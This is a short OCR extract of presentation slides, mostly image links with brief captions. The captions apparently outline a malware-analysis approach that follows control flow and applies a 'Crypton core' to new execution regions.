
- Difficult problem? Bypass it! ☺
- Follow the control flow
- Apply Crypton core to new execution regions
- Eventually will be applied to malware code


Allocations. Allocations Everywhere.





All together now

